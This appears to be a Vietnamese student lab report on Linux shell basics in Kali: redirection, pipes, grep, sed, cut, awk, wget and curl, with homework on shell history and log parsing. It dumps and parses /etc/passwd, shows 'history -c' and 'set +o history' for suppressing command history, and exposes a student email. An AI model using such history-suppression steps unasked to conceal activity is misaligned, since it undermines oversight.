```

Hình 11: Hình ảnh cung cấp tham số cho lệnh wc bằng toán tử <

Bài 12: Chuyển hướng từ một tập tin

- Chúng ta có thể sử dụng toán tử "<" để gửi dữ liệu theo cách ngược lại và chúng ta sẽ cung cấp tham số vào lệnh wc bằng tập tin đã tạo trước đó. Sử dụng lệnh wc -m để đếm số lượng ký tự trong tập tin.

```
(kali㉿kali)-[~]  
$ wc -m < redirection.txt  
25  
  
(kali㉿kali)-[~]  
$
```

Hình 12: Cung cấp tham số cho lệnh wc bằng toán tử <

Bài 13: Chuyển hướng STDERR

- Thực hiện ls để liệt kê hết tập tin
- Dùng lệnh ls -al
- Tiếp theo dùng > để đưa nội dung thông báo lỗi ra file thay vì màn hình hiển thị.
- Dùng lệnh mkdir kèm theo tùy chọn -p để tạo thư mục mới khi thư mục đó không tồn tại trước đó.
- Lệnh cat để đọc file
- Lệnh 2> để đưa nội dung thông báo lỗi ra file

```
(kali㉿kali)-[~]
└─$ ls .
Desktop      Documents  git-intro  Ngan       notes      Public      Templates
devops-study-team Downloads  Music      Nhom18     Pictures   redirection.txt Videos

(kali㉿kali)-[~]
└─$ ls -al test/
ls: cannot access 'test/': No such file or directory

(kali㉿kali)-[~]
└─$ ls -al test/ 2> error.txt

(kali㉿kali)-[~]
└─$ cat error.txt
ls: cannot access 'test/': No such file or directory

(kali㉿kali)-[~]
└─$

(kali㉿kali)-[~]
└─$ mkdir -p test/{one,two,three}

(kali㉿kali)-[~]
└─$ ls -al test/ 2> error.txt
total 20
drwxr-xr-x  5 kali kali 4096 Oct  3 02:54 .
drwxr-xr-x 22 kali kali 4096 Oct  3 02:54 ..
drwxr-xr-x  2 kali kali 4096 Oct  3 02:54 one
drwxr-xr-x  2 kali kali 4096 Oct  3 02:54 three
drwxr-xr-x  2 kali kali 4096 Oct  3 02:54 two

(kali㉿kali)-[~]
└─$ cat error.txt
```

Hình 13.1: Hình ảnh chuyển hướng STDERR vào tập tin

- Dùng lệnh wc để chuyển hướng kết quả từ lệnh trước thành tham số đầu vào cho lệnh kế tiếp.

```
(kali㉿kali)-[~]
$ ls .
Desktop      Documents  git-intro  Ngan      notes     Public      Templates  Videos
devops-study-team Downloads  Music      Nhóm18    Pictures  redirection.txt test

(kali㉿kali)-[~]
$ ls -al Test/
ls: cannot access 'Test/': No such file or directory

(kali㉿kali)-[~]
$ ls -al Test/ 2> error.txt

(kali㉿kali)-[~]
$ cat error.txt
ls: cannot access 'Test/': No such file or directory

(kali㉿kali)-[~]
$ mkdir -p Test/{one,two,three}

(kali㉿kali)-[~]
$ ls -al Test/ 2>> error.txt
.
..
one
three
two

(kali㉿kali)-[~]
$ cat error.txt
ls: cannot access 'Test/': No such file or directory

(kali㉿kali)-[~]
$
```

Hình 13.2: Hình ảnh thực thi piping kết quả của lệnh cat vào trong lệnh wc

Bài 14: Piping

- Sử dụng ký tự pipe “|” để chuyển hướng kết quả của lệnh cat thành tham số đầu vào của lệnh wc.

```
(kali㉿kali)-[~]
$ cat error.txt
ls: cannot access 'Test/': No such file or directory

(kali㉿kali)-[~]
$ wc -m < error.txt
53

(kali㉿kali)-[~]
$ cat error.txt | wc -m
53

(kali㉿kali)-[~]
$ cat error.txt | wc -m > output.txt

(kali㉿kali)-[~]
$ cat output.txt
53

(kali㉿kali)-[~]
$
```

Hình 14.1: Hình ảnh thực thi piping kết quả của lệnh cat vào trong lệnh wc

Bài 15: Grep

- Lệnh grep thực hiện tìm kiếm các tập tin văn bản để tìm sự xuất hiện của một biểu thức chính quy (regular expression) cung cấp trước và xuất ra kết quả tương ứng.

```
(kali@kali)-[~]
$ ls -la /usr/bin | grep zip
-rwxr-xr-x 3 root root      39144 Dec  3  2021 bunzip2
-rwxr-xr-x 3 root root      39144 Dec  3  2021 bzip2
-rwxr-xr-x 1 root root     14488 Dec  3  2021 bzip2recover
-rwxr-xr-x 1 root root     22944 Jan 10  2021 funzip
-rwxr-xr-x 1 root root      3516 Jul  1  02:01 gpg-zip
-rwxr-xr-x 2 root root      2346 Apr  9  22:22 gunzip
-rwxr-xr-x 1 root root     98136 Apr  9  22:22 gzip
-rwxr-xr-x 1 root root      4754 Aug 15  2020 p7zip
-rwxr-xr-x 1 root root      5656 Sep 28  2021 preunzip
-rwxr-xr-x 1 root root      5656 Sep 28  2021 prezip
-rwxr-xr-x 1 root root     14488 Sep 28  2021 prezip-bin
-rwxr-xr-x 1 root root      7941 Jul  4  15:22 streamzip
-rwxr-xr-x 2 root root    179208 Jan 10  2021 unzip
-rwxr-xr-x 1 root root     84816 Jan 10  2021 unzipsofx
-rwxr-xr-x 1 root root    217312 Feb  2  2021 zip
-rwxr-xr-x 1 root root     94640 Feb  2  2021 zipcloak
-rwxr-xr-x 1 root root     60065 Jul  4  15:22 zipdetails
-rwxr-xr-x 1 root root      2959 Jan 10  2021 zipgrep
-rwxr-xr-x 2 root root    179208 Jan 10  2021 zipinfo
-rwxr-xr-x 1 root root     90224 Feb  2  2021 zipnote
-rwxr-xr-x 1 root root     90256 Feb  2  2021 zipsplit
```

Hình 15: Hình ảnh thực hiện tìm kiếm bất kỳ tập tin nào trong /usr/bin có chứa chữ “zip”

Bài 16: Sed

- Lệnh sed là một trình chỉnh sửa luồng mạnh mẽ, lệnh sed thực hiện chỉnh sửa văn bản trên một luồng văn bản, hoặc một tập hợp các tập tin được chỉ định.

```
(kali@kali)-[~]
$ echo "Hello World" | sed 's/World/Vietnam/'
Hello Vietnam

(kali@kali)-[~]
$
```

Hình 16: Hình ảnh thay thế từ trong output stream sử dụng lệnh sed

Bài 17: Cut

- Lệnh cut được sử dụng để trích xuất một phần văn bản từ 1 dòng và xuất nó ra STDOUT. Thuộc tính được sử dụng phổ biến bao gồm -f cho thứ tự trường muốn lấy và -d cho ký tự muốn phân cách.

```
(kali㉿kali)-[~]  
$ echo "I love math,physics,chemistry and literature" | cut -d "," -f 2  
physics
```

Hình 17: Hình ảnh trích xuất các trường từ lệnh echo sử dụng lệnh cut

Bài 18: awk

- AWK xử lý văn bản và thường sử dụng làm công cụ báo cáo và trích xuất dữ liệu.

```
(kali㉿kali)-[~]  
$ echo "hetoo::three::friend" | awk -F "::" '{print $1,$3}'  
hetoo friend  
  
(kali㉿kali)-[~]  
$
```

Hình 18: Thực hiện trích xuất các trường từ stream sử dụng lệnh awk

Bài 19: Wget

- Lệnh wget được sử dụng tải các tập tin sử dụng giao thức HTTP/HTTPS và FTP.
- Sử dụng tùy chọn -O để lưu kết quả vào tập tin với tên khác

```
(kali㉿kali)-[~]  
$ wget http://www.some-url.com/folder/  
--2022-10-03 03:38:15-- http://www.some-url.com/folder/  
Resolving www.some-url.com (www.some-url.com) ... 3.64.163.50  
Connecting to www.some-url.com (www.some-url.com)|3.64.163.50|:80... connected.  
HTTP request sent, awaiting response ... 410 Gone  
2022-10-03 03:38:20 ERROR 410: Gone.  
  
(kali㉿kali)-[~]  
$
```

Hình 19: Hình ảnh thực hành tải xuống tập tin sử dụng lệnh wget

Bài 20: Curl

- Sử dụng một loạt các giao thức bao gồm IMAP/S, POP3/S, SCP, SFTP, SMB/S, SMTP/S, TELNET, TFTP và các giao thức khác. Các sử dụng cơ bản nhất của nó cũng giống với wget, như được hiển thị theo hình dưới.

```
(kali㉿kali)-[~]
$ curl https://github.com/Tinayoung179/sample-app

<!DOCTYPE html>
<html lang="en" data-color-mode="auto" data-light-theme="light" data-dark-theme="dark" data-ally-animated-image
s="system">
  <head>
    <meta charset="utf-8">
    <link rel="dns-prefetch" href="https://github.githubassets.com">
    <link rel="dns-prefetch" href="https://avatars.githubusercontent.com">
    <link rel="dns-prefetch" href="https://github-cloud.s3.amazonaws.com">
    <link rel="dns-prefetch" href="https://user-images.githubusercontent.com/">
    <link rel="preconnect" href="https://github.githubassets.com" crossorigin>
    <link rel="preconnect" href="https://avatars.githubusercontent.com">

    <link crossorigin="anonymous" media="all" rel="stylesheet" href="https://github.githubassets.com/assets/light
-5178aee0ee76.css" /><link crossorigin="anonymous" media="all" rel="stylesheet" href="https://github.githubasse
ts.com/assets/dark-217d4f9c8e70.css" /><link data-color-theme="dark_dimmed" crossorigin="anonymous" media="all">
```

Hình 20: Hình ảnh thực thi tải xuống tập tin sử dụng lệnh curl

Bài tập về nhà

Bài 7: Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập

```
(kali㉿kali)-[~]
$ echo $HISTFILE
/home/kali/.zsh_history

(kali㉿kali)-[~]
$ history
1  git config --global user.name "Nhom 18"
2  git config --global user.name "Nhom 18"
3  git config --global user.email "20521649@gm.uit.edu.vn"
4  git config --list
5  git config --global -d user.name "Nhom 18"
6  git config --global --unset-all user.name "Nhom 18"
7  git config --list
8  mkdir Nhom18
9  cd Nhom18
10 mkdir git-intro
11 cd git-intro
12 git init
13 ls -a
14 git status
15 vi README.MD
16 ls -la
17 cat README.MD
18 git status
19 git add README.MD
20 git status
21 git commit -m "Committing README.MD from Nhom18 to begin tracking\nchanges"
22 git log
23 cat README.MD
24 git status
25 git add README.MD
26 git git commit -m "Nhom18 Added additional line to file"\n
27 git commit -m "Nhom18 Added additional line to file"\n
28 git log
```

- Lịch sử các lệnh được lưu trữ trong /home/kali/.zsh_history
- Đường dẫn đến vị trí lưu trữ lịch sử của lệnh history được lưu trong \$HISTFILE.
- Dùng lệnh “echo \$HISTFILE” để xem đường dẫn đó
- Ưu điểm:
 - + Có thể xem lại các lệnh đã sử dụng.
 - + Tăng hiệu suất khi làm việc.
 - + Dễ quản lý các lệnh đã được thực hiện
- Nhược điểm:
 - + Chỉ lưu lệnh mà không lưu thời gian.
 - + Có nguy cơ cao khi bị kẻ xấu tấn công và xem được lịch sử lệnh
 - + Mất an toàn trong vấn đề bảo mật

Bài 8: Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm

- Có cách thực hiện ngăn chặn việc lưu trữ lịch sử lệnh:
 - + Sử dụng lệnh “history -c” để xóa lịch sử hiện tại

```
set: no such option: history
(kali@kali)-[~]
$ history -c
```

- + Lệnh “history” để kiểm tra lịch sử

```
(kali㉿kali)-[~]
└─$ history
1  git config --global user.name "Nhom 18"
2  git config --global user.name "Nhom 18"
3  git config --global user.email "20521649@gm.uit.edu.vn"
4  git config --list
5  git config --global -d user.name "Nhom 18"
6  git config --global --unset-all user.name "Nhom 18"
7  git config --list
8  mkdir Nhom18
9  cd Nhom18
10 mkdir git-intro
11 cd git-intro
12 git init
13 ls -a
14 git status
15 vi README.MD
16 ls -la
17 cat README.MD
18 git status
19 git add README.MD
20 git status
21 git commit -m "Committing README.MD from Nhom18 to begin tracking\nchanges"
22 git log
23 cat README.MD
24 git status
25 git add README.MD
26 git commit -m "Nhom18 Added additional line to file"\n
27 git commit -m "Nhom18 Added additional line to file"\n
```

- + Lệnh “set +o history” để ngăn việc lưu lịch sử
- + Thử gõ lệnh pwd, sau đó kiểm tra xem lại thì lệnh pwd không được lưu trong lịch sử.

```
(kali㉿kali)-[~]
└─$ set +o history

(kali㉿kali)-[~]
└─$ pwd
/home/kali

(kali㉿kali)-[~]
└─$ history
1  history
2  set +o history

(kali㉿kali)-[~]
└─$
```

Bài 9: Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm

- Ngoài dùng history expansion, để thực hiện các lệnh đã nhập một cách nhanh chóng, ta còn có thể dùng phím mũi tên lên (Up) trên bàn phím để lướt qua các lệnh vừa dùng và nhấn enter.

Bài 10: Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.

- Không có cách nào

Bài 11. Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đếm số lượng dòng có trong tập tin mới

- Dùng lệnh "cat /etc/passwd" để xem nội dung ban đầu trong tập tin /etc/passwd

+ Để sắp xếp nội dung tập tin, ta dùng lệnh "sort /etc/passwd >

passwd_new" để sắp xếp và chuyển nội dung sắp xếp được vào file passwd_new.

+ Theo như hình, thì file passwd_new sẽ lưu ở thư mục home (~).

+ Dùng lệnh "cat passwd_new" để xem nội dung file.

+ Dùng lệnh "wc -l passwd_new" với -l dùng để đếm số lượng dòng trong file.


```

(kali@kali)-[~]
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
tss:x:105:113:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
rtkit:x:112:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
nm-openvpn:x:114:120:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
lightdm:x:116:122:Light Display Manager:/var/lib/lightdm:/bin/false
pulse:x:117:123:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin

```

```
(kali@kali)-[~]
$ sort /etc/passwd > passwd_new

(kali@kali)-[~]
$ cat passwd_new
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:119:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmpp:x:123:131::/var/lib/snmpp:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:122:130::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:132:140::/var/lib/inetsim:/usr/sbin/nologin
iodine:x:128:65534::/run/iodine:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
kali:x:1000:1000::,/home/kali:/usr/bin/zsh
king-phisher:x:133:142::/var/lib/king-phisher:/usr/sbin/nologin
lightdm:x:116:122:Light Display Manager:/var/lib/lightdm:/bin/false
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
miredo:x:129:65534::/var/run/miredo:/usr/sbin/nologin
mysql:x:120:128:MySQL Server,,,:/nonexistent:/bin/false
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
nm-openvpn:x:114:120:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ntpsec:x:125:135::/nonexistent:/usr/sbin/nologin
postgres:x:131:138:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
pulse:x:117:123:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
redsocks:x:126:136::/var/run/redsocks:/usr/sbin/nologin
```

```
(kali@kali)-[~]
$ wc -l passwd_new
54 passwd_new

(kali@kali)-[~]
$
```

Bài 12: Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất.

- Xem nội dung file /etc/passwd

```
(kali@kali)-[~]
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

- Từng nội dung được tách nhau bởi dấu “:”, trong đó **phần tử đầu tiên** là tên của directory
- + Lệnh ‘cat /etc/passwd | grep ‘/usr/sbin/nologin’ dùng để lọc ra các dòng có chứa chuỗi “/usr/sbin/nologin”. Mỗi dòng vẫn giữ nguyên format như trong file /etc/passwd.
- + Sau đó, pipe qua lệnh awk để tách theo ký tự “:”, và in ra theo yêu cầu của đề bài.

```
(kali@kali)-[~]
$ cat /etc/passwd | grep '/usr/sbin/nologin' | awk -F ":" '{print "the user", $1, "directory is", $6}'
the user daemon directory is /usr/sbin
the user bin directory is /bin
the user sys directory is /dev
the user games directory is /usr/games
the user man directory is /var/cache/man
the user lp directory is /var/spool/lpd
the user mail directory is /var/mail
the user news directory is /var/spool/news
the user uucp directory is /var/spool/uucp
the user proxy directory is /bin
the user www-data directory is /var/www
the user backup directory is /var/backups
the user list directory is /var/list
the user irc directory is /run/ircd
the user gnats directory is /var/lib/gnats
the user nobody directory is /nonexistent
the user _apt directory is /nonexistent
the user systemd-network directory is /run/systemd
the user systemd-resolve directory is /run/systemd
the user systemd-timesync directory is /run/systemd
the user messagebus directory is /nonexistent
the user strongswan directory is /var/lib/strongswan
```

Bài 13: Tải tập tin access_log.txt.gz tại

(https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

- Dùng lệnh wget để tải file access_log.txt.gz về thư mục home.

```
(kali@kali)-[~]
$ wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
--2022-10-04 00:02:57-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2022-10-04 00:02:58-- https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access_log.txt.gz'

access_log.txt.gz      100%[=====] 3.69K --.-KB/s   in 0s

2022-10-04 00:02:58 (7.29 MB/s) - 'access_log.txt.gz' saved [3783/3783]
```

- Dùng lệnh “zcat access_log.txt.gz” để xem nội dung file mà không cần giải nén

```
(kali@kali)-[~]
$ zcat access_log.txt.gz
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff.min.js HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/main.css HTTP/1.1" 304 - "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:49 -0700] "GET /images/menu/2ny.png HTTP/1.1" 200 2732 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /chicago/ HTTP/1.1" 200 7451 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /include/jquery.js HTTP/1.1" 304 - "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:59 -0700] "GET /images/header.png HTTP/1.1" 200 13610 "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:11:00 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:13 -0700] "GET / HTTP/1.1" 200 4135 "http://startuplife.fi/you-know-you-are-in-san-francisco-when-your-favorite-spare-time-activities-include-eating-or-drinking/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/jquery.jshowoff.min.js HTTP/1.1" 200 6227 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/jquery.js HTTP/1.1" 200 25139 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/jshowoff.css HTTP/1.1" 200 1045 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/main.css HTTP/1.1" 200 2638 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
```

- Theo hình thì địa chỉ IP nằm ở cột đầu tiên nếu tách dòng theo ký tự “ “.
- + Dùng đoạn lệnh “`zcat access_log.txt.gz | cut -d “ “ -f 1 | uniq -c | sort -rn`” để đếm số lượng địa chỉ IP với “`cut -d “ “ -f 1`”, để lấy địa chỉ IP, `uniq -c`” dùng để đếm các địa chỉ IP bị trùng, “`sort -rn`” dùng để sắp xếp theo thứ tự giảm dần của số lần của địa chỉ IP.

```
(kali㉿kali)-[~]
$ zcat access_log.txt.gz | cut -d " " -f 1 | uniq -c | sort -rn
1038 208.68.234.99
 59 208.115.113.91
 13 208.54.80.244
  9 208.54.80.244
  8 88.112.192.2
```

- + Sau khi có kết quả như lệnh trên thì pipe kết quả đó với lệnh `awk` với ký tự tách là “ “, và theo format của đề bài.

```
(kali㉿kali)-[~]
$ zcat access_log.txt.gz | cut -d " " -f 1 | uniq -c | sort -rn |
  awk -F " " '{print "the IP address", $2, "has hit", $1}'
The IP Address 208.68.234.99 has hit 1038
The IP Address 208.115.113.91 has hit 59
The IP Address 208.127.177.95 has hit 21
The IP Address 208.54.80.244 has hit 13
The IP Address 208.54.80.244 has hit 9
```

Bài 14: Hãy cho biết đường dẫn thực thi của 2 lệnh `wget` và `curl`

Dùng lệnh **which** để tìm đường dẫn của 2 lệnh trên.

- Theo kết quả, đường dẫn của **wget** là “`/usr/bin/wget`” đường dẫn của **curl** là “`/usr/bin/curl`”

```
(kali㉿kali)-[~]
$ which wget
/usr/bin/wget

(kali㉿kali)-[~]
$ which curl
/usr/bin/curl

(kali㉿kali)-[~]
$
```

Bài 15: Theo bạn, trong 2 lệnh tải về `wget` và `curl`, lệnh nào ưu việt hơn? Giải thích?

- Theo em curl sẽ ưu việt hơn vì curl hỗ trợ nhiều giao thức (http, https, ftp, ...), hỗ trợ các tính năng bảo mật, hỗ trợ nén file gzip trong khi wget không thực hiện được.

Bài 16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

- Ta có thể sử dụng lệnh curl để thay đổi các HTTP header
- + Sử dụng lệnh curl -v để xem request header khi gửi http request tới google.com. Trong đó không có header tên "Connection"

```
(kali@kali)-[~]
$ curl -v google.com
* Trying 142.250.204.46:80 ...
* Connected to google.com (142.250.204.46) port 80 (#0)
> GET / HTTP/1.1
> Host: google.com
> User-Agent: curl/7.84.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Location: http://www.google.com/
< Content-Type: text/html; charset=UTF-8
< Date: Tue, 04 Oct 2022 06:50:09 GMT
< Expires: Thu, 03 Nov 2022 06:50:09 GMT
< Cache-Control: public, max-age=2592000
< Server: gws
< Content-Length: 219
< X-XSS-Protection: 0
< X-Frame-Options: SAMEORIGIN
<
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
* Connection #0 to host google.com left intact
```

- + Sử dụng lệnh curl -v <http://google.com> -H 'Thanh_Ngan:xincamon' để thêm header Thanh_Ngan và value xincamon cho request, xuất hiện dưới dòng Accept: */*

```
(kali@kali)-[~]
$ curl -v http://google.com -H "Thanh_Ngan:xincamon"
* Trying 142.250.66.142:80...
* Connected to google.com (142.250.66.142) port 80 (#0)
> GET / HTTP/1.1
> Host: google.com
> User-Agent: curl/7.84.0
